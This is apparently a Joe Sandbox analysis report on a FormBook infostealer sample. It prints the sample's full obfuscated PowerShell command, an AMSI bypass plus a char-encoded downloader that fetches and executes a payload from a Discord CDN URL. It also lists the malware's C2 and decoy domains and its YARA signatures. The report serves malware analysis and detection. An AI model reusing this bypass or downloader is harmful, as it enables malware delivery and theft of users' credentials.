ID: 452684
Sample Name: s2rsXUiUn8
Cookbook: default.jbs
Time: 17:58:33
Date: 22/07/2021
Version: 33.0.0 White Diamond

Table of Contents

Table of Contents 2
Windows Analysis Report s2rsXUiUn8 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Threatname: FormBook 4
Yara Overview 5
Memory Dumps 5
Unpacked PEs 6
Sigma Overview 7
System Summary: 7
Jbx Signature Overview 7
AV Detection: 7
Networking: 7
E-Banking Fraud: 7
System Summary: 7
Data Obfuscation: 7
Hooking and other Techniques for Hiding and Protection: 7
Malware Analysis System Evasion: 7
HIPS / PFW / Operating System Protection Evasion: 7
Stealing of Sensitive Information: 8
Remote Access Functionality: 8
Mitre Att&ck Matrix 8
Behavior Graph 8
Screenshots 9
Thumbnails 9
Antivirus, Machine Learning and Genetic Malware Detection 10
Initial Sample 10
Dropped Files 10
Unpacked PE Files 10
Domains 10
URLs 10
Domains and IPs 11
Contacted Domains 11
Contacted URLs 12
URLs from Memory and Binaries 12
Contacted IPs 12
Public 12
General Information 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 13
IPs 13
Domains 13
ASN 13
JA3 Fingerprints 14
Dropped Files 14
Created / dropped Files 15
Static File Info 16
General 17
File Icon 17
Static PE Info 17
General 17
Entrypoint Preview 17
Data Directories 17
Sections 17
Imports 19
Network Behavior 19
Snort IDS Alerts 19
Network Port Distribution 20
TCP Packets 20
UDP Packets 20
DNS Queries 20
DNS Answers 20
HTTP Request Dependency Graph 20
HTTP Packets 20
HTTPS Packets 21
Code Manipulations 21
User Modules 21
Hook Summary 21

Processes 21
Statistics 21
Behavior 21
System Behavior 21
Analysis Process: s2rsXUiUn8.exe PID: 4440 Parent PID: 5540 22
General 22
File Activities 22
Analysis Process: conhost.exe PID: 5436 Parent PID: 4440 22
General 22
Analysis Process: powershell.exe PID: 5116 Parent PID: 4440 22
General 22
File Activities 23
File Created 23
File Deleted 23
File Written 23
File Read 23
Analysis Process: calc.exe PID: 5856 Parent PID: 5116 23
General 23
File Activities 24
File Read 24
Analysis Process: explorer.exe PID: 3472 Parent PID: 5856 24
General 24
File Activities 24
Analysis Process: help.exe PID: 3552 Parent PID: 3472 25
General 25
File Activities 25
File Read 25
Analysis Process: cmd.exe PID: 4344 Parent PID: 3552 25
General 25
File Activities 25
Analysis Process: conhost.exe PID: 3084 Parent PID: 4344 26
General 26
Disassembly 26
Code Analysis 26


Windows Analysis Report s2rsXUiUn8

Overview


General Information

Sample Name:	s2rsXUiUn8 (renamed file extension from none to exe)
Analysis ID:	452684
MD5:	f5041ec4ce468a0..
SHA1:	bda8cea1ec8d1c…
SHA256:	caff14d450514a3..
Tags:	exe trojan
Infos:	

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Injects a PE file into a foreign proce…
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Modifies the prolog of user mode fun…
- Obfuscated command line found
- Queries sensitive network adapter in…

Classification



Process Tree

- **System is w10x64**
- s2rsXUiUn8.exe (PID: 4440 cmdline: 'C:\Users\user\Desktop\s2rsXUiUn8.exe' MD5: F5041EC4CE468A07ECBFD076BC0F879B)
  - conhost.exe (PID: 5436 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 5116 cmdline: Powershell $8B0111F552=[Ref].Assembly.GetType('Sy'+'stem.'+'Mana'+'gem'+'ent'+'.Autom'+'atio'+'n.A'+'m'+'si'+'Utils');$835FFE1926= '4456625220575263174452554847';$9FE0AD5C66=[string](0..13|%{[char][int](53+($835FFE1926).substring(($_*2),2))})-replace ' ';$58FB808063=$8B0111F552.GetField($9FE0AD5C66,'Non^^^'.replace('^^^','Pub')+'lic,S'+'tatic');$58FB808063.SetValue($null,$true);($A72F9B815A=$A72F9B815A=Write-Host 'EC4AAB5808223EB722F9C2063ED056665AA80AC5658F9D06815720759C3EB4C4B7065724C3DEFA63DEB58FC3FA9D22121674');$67654456788888888888876545666778=@(91,82,101,102,93,46,65,115,115,101,109,98,108,121,46,71,101,116,84,121,112,101,40,39,83,121,39,43,39,115,116,101,109,46,39,43,39,77,97,110,97,39,43,39,103,101,109,39,43,39,101,110,116,39,43,39,46,65,117,116,111,109,39,43,39,97,116,105,111,39,43,39,110,46,39,43,36,40,91,67,72,65,114,93,40,57,56,45,51,51,41,43,91,99,72,65,114,93,40,49,50,52,45,49,53,41,43,91,99,104,65,82,93,40,49,49,53,41,43,91,67,72,97,82,93,40,91,66,89,116,101,93,48,120,54,57,41,41,43,39,85,116,105,108,115,39,41,46,71,101,116,70,105,101,108,100,40,36,40,91,67,104,65,114,93,40,91,98,121,116,101,93,48,120,54,49,41,43,91,99,104,97,82,93,40,91,98,89,116,69,93,48,120,54,68,41,43,91,99,104,97,114,93,40,91,98,121,84,101,93,48,120,55,51,41,43,91,99,104,65,114,93,40,49,49,48,45,53,41,43,91,99,104,65,82,93,40,91,66,89,84,69,93,48,120,52,57,41,43,91,99,72,97,82,93,40,57,54,56,48,47,56,56,41,43,91,99,72,97,82,93,40,49,48,53,41,43,91,67,104,97,114,93,40,91,98,89,116,101,93,48,120,55,52,41,43,91,67,104,97,114,93,40,91,66,89,84,69,93,48,120,52,54,41,43,91,99,104,97,114,93,40,49,52,56,45,53,49,41,43,91,99,72,65,82,93,40,57,53,53,53,47,57,49,41,43,91,67,104,65,82,93,40,49,48,56,41,43,91,67,104,65,114,93,40,54,50,54,50,47,54,50,41,43,91,67,104,65,82,93,40,91,98,89,84,69,93,48,120,54,52,41,41,44,39,78,111,110,80,117,98,108,105,99,44,83,116,97,116,105,99,39,41,46,83,101,116,86,97,108,117,101,40,36,110,117,108,108,44,36,116,114,117,101,41,59,40,36,68,48,48,70,57,70,49,85,67,54,61,36,68,48,48,70,57,70,49,85,67,54,61,87,114,105,116,101,45,72,111,115,116,32,39,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,53,67,66,48,50,65,53,50,65,48,56,49,56,51,48,54,50,65,54,70,65,65,65,68,48,48,70,57,70,49,85,67,54,48,53,48,69,69,57,53,69,39,41,59,100,111,32,123,36,112,105,110,103,32,61,32,116,101,115,116,45,99,111,110,110,101,99,116,105,111,110,32,45,99,111,109,112,32,103,111,111,103,108,101,46,99,111,109,32,45,99,111,117,110,116,32,49,32,45,81,117,105,101,116,125,32,117,110,116,105,108,32,40,36,112,105,110,103,41,59,36,66,48,50,65,53,50,65,48,56,49,32,61,32,91,69,110,117,109,93,58,58,84,111,79,98,106,101,99,116,40,91,83,121,115,116,101,109,46,78,101,116,46,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,84,121,112,101,93,44,32,51,48,55,50,41,59,91,83,121,115,116,101,109,46,78,101,116,46,83,101,114,118,105,99,101,80,111,105,110,116,77,97,110,97,103,101,114,93,58,58,83,101,99,117,114,105,116,121,80,114,111,116,111,99,111,108,32,61,32,36,66,48,50,65,53,50,65,48,56,49,59,36,65,68,48,48,70,57,70,49,85,67,61,32,78,101,119,45,79,98,106,101,99,116,32,45,67,111,109,32,77,105,99,114,111,115,111,102,116,46,88,77,76,72,84,84,80,59,36,65,68,48,48,70,57,70,49,85,67,46,111,112,101,110,40,39,71,69,84,39,44,39,104,116,116,112,115,58,47,47,99,100,110,46,100,105,115,99,111,114,100,97,112,112,46,99,111,109,47,97,116,116,97,99,104,109,101,110,116,115,47,56,53,56,55,57,51,51,50,50,48,56,55,55,49,48,55,53,51,47,56,54,51,56,57,49,56,53,55,54,48,56,48,49,53,57,48,50,47,111,97,100,46,106,112,103,39,44,36,102,97,108,115,101,41,59,36,65,68,48,48,70,57,70,49,85,67,46,115,101,110,100,40,41,59,36,54,55,52,69,49,54,53,67,56,51,61,91,84,101,120,116,46,69,110,99,111,100,105,110,103,93,58,58,39,85,84,70,56,39,46,39,71,101,116,83,116,114,105,110,103,39,40,91,67,111,110,118,101,114,116,93,58,58,39,70,114,111,109,66,97,115,101,54,52,83,116,114,105,110,103,39,40,36,65,68,48,48,70,57,70,49,85,67,46,114,101,115,112,111,110,115,101,84,101,120,116,41,41,124,73,96,69,96,88);[System.Text.Encoding]::ASCII.GetString($67654456788888888888876545666778))|I`E`X MD5: 95000560239032BC68B4C2FDFCDEF913)
    - calc.exe (PID: 5856 cmdline: {path} MD5: 0975EE4BD09E87C94861F69E4AA44B7A)
      - explorer.exe (PID: 3472 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
        - help.exe (PID: 3552 cmdline: C:\Windows\SysWOW64\help.exe MD5: 09A715036F14D3632AD03B52D1DA6BFF)
          - cmd.exe (PID: 4344 cmdline: /c del 'C:\WINDOWS\syswow64\calc.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
            - conhost.exe (PID: 3084 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.homekeycap.com/pjje/"
  ],
  "decoy": [
    "itsa-lifestyle.com",
    "searchclemson.com",
    "valenciabusiness.online",
    "valengz.com",
    "matematika-ege.online",
    "freetreeapp.com",
    "izzyworldpros.com",
    "qualityhealthsupply.com",
    "bedrockmappingllc.com",
    "sistersexlesbian.party",
    "numerologistreading.com",
    "bearcreekcattlebeef.com",
    "trophiesandtributes.com",
    "rajuherbalandspicegarden.com",
    "code-nana.com",
    "sofiepersson.com",
    "opticalsupples-kw.com",
    "strawberrylinebikehire.com",
    "29thplace.com",
    "oliviabegard.com",
    "hybridvenues.net",
    "huo-fo.com",
    "classicfirearmsny.com",
    "jlxrcm.com",
    "910portablestorage.com",
    "jewelryengravings.com",
    "loudsink.com",
    "collabasia.xyz",
    "northeastkitchenandbath.com",
    "bodrumdanakliyat.net",
    "raimirajkumararajah.com",
    "adultfeedrates.com",
    "compare-apr-rates.com",
    "ncdcnow.com",
    "huashi999.com",
    "swaplenders.com",
    "mission-duplex.com",
    "twenty-four-sevens.com",
    "growth-gmbh.com",
    "flying-agent.com",
    "luatsutruongquochoe.com",
    "thejewelcartel.com",
    "virtualbruins.com",
    "binhminhxanh.online",
    "wnz.xyz",
    "polishwithhart.com",
    "wecameforthis.com",
    "iti-gov.com",
    "a2zautoleasing.com",
    "akhisarozbirotohaliyikama.xyz",
    "tirupatipackersmovers.com",
    "virtualtheaterlive.com",
    "coronavirusfarmer.com",
    "crysdue.com",
    "cloolloy.com",
    "rowynetworks.com",
    "rakennuspalveluporola.net",
    "myparadisegetaways.com",
    "funnelsamurais.com",
    "thechiropractor.vegas",
    "04att.com",
    "copyrightforsupport.com",
    "hannrise.com",
    "softmov.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000009.00000002.342630046.0000000003140000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.342630046.0000000003140000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.342630046.0000000003140000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.341624374.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.341624374.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 16 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
9.2.calc.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.calc.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x98e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x9b52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x15675:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x15161:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x15777:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x158ef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0xa56a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x143dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xb263:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1b317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1c31a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
9.2.calc.exe.400000.0.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x183f9:$sqlite3step: 68 34 1C 7B E1 • 0x1850c:$sqlite3step: 68 34 1C 7B E1 • 0x18428:$sqlite3text: 68 38 2A 90 C5 • 0x1854d:$sqlite3text: 68 38 2A 90 C5 • 0x1843b:$sqlite3blob: 68 53 D8 7F 8C • 0x18563:$sqlite3blob: 68 53 D8 7F 8C
9.2.calc.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
9.2.calc.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8ae8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8d52:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14875:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14361:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14977:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14aef:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x976a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x135dc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa463:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a517:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b51a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Suspicious PowerShell Command Line

Sigma detected: Non Interactive PowerShell

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Networking:

C2 URLs / IPs found in malware configuration

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Very long command line found

Data Obfuscation:

Obfuscated command line found

Hooking and other Techniques for Hiding and Protection:

Modifies the prolog of user mode functions (user mode inline hooks)

Malware Analysis System Evasion:

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Writes to foreign memory regions

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Windows Management Instrumentation 1	Path Interception	Process Injection 7 1 2	Rootkit 1	Credential API Hooking 1	Query Registry 1	Remote Services	Credential API Hooking 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eaves Insecu Netwo Comm
Default Accounts	Command and Scripting Interpreter 2 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Masquerading 1	LSASS Memory	Security Software Discovery 2 2 1	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit Redire Calls/S
Domain Accounts	Shared Modules 1	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 3 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit Track Locatic
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 7 1 2	NTDS	Virtualization/Sandbox Evasion 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipu Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	System Information Discovery 1 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Access

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
s2rsXUiUn8.exe	20%	Metadefender		Browse
s2rsXUiUn8.exe	57%	ReversingLabs	Win64.Spyware.Noon	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.2.calc.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.rajuherbalandspicegarden.com/pjje/?bxl0d=DltNRLknYIPOXZZpswXifEZmZKsLvkDXv3EaEi+D7UBg3hXwO76Ip4IkAw1khMTnG44t&r48tw=4hF0dRLhcH	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
www.homekeycap.com/pjje/	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
google.com	216.58.215.238	true	false		high
cdn.discordapp.com	162.159.134.233	true	false		high
rajuherbalandspicegarden.com	192.185.17.130	true	true		unknown
www.strawberrylinebikehire.com	unknown	unknown	true		unknown
www.rajuherbalandspicegarden.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.rajuherbalandspicegarden.com/pjje/?bxl0d=DltNRLknYIPOXZZpswXifEZmZKsLvkDXv3EaEi+D7UBg3hXwO76Ip4IkAw1khMTnG44t&r48tw=4hF0dRLhcH	true	• Avira URL Cloud: safe	unknown
www.homekeycap.com/pjje/	true	• Avira URL Cloud: safe	low

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.185.17.130	rajuherbalandspicegarden.com	United States		46606	UNIFIEDLAYER-AS-1US	true
162.159.134.233	cdn.discordapp.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	452684
Start date:	22.07.2021
Start time:	17:58:33
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	s2rsXUiUn8 (renamed file extension from none to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/6@5/2
EGA Information:	Failed
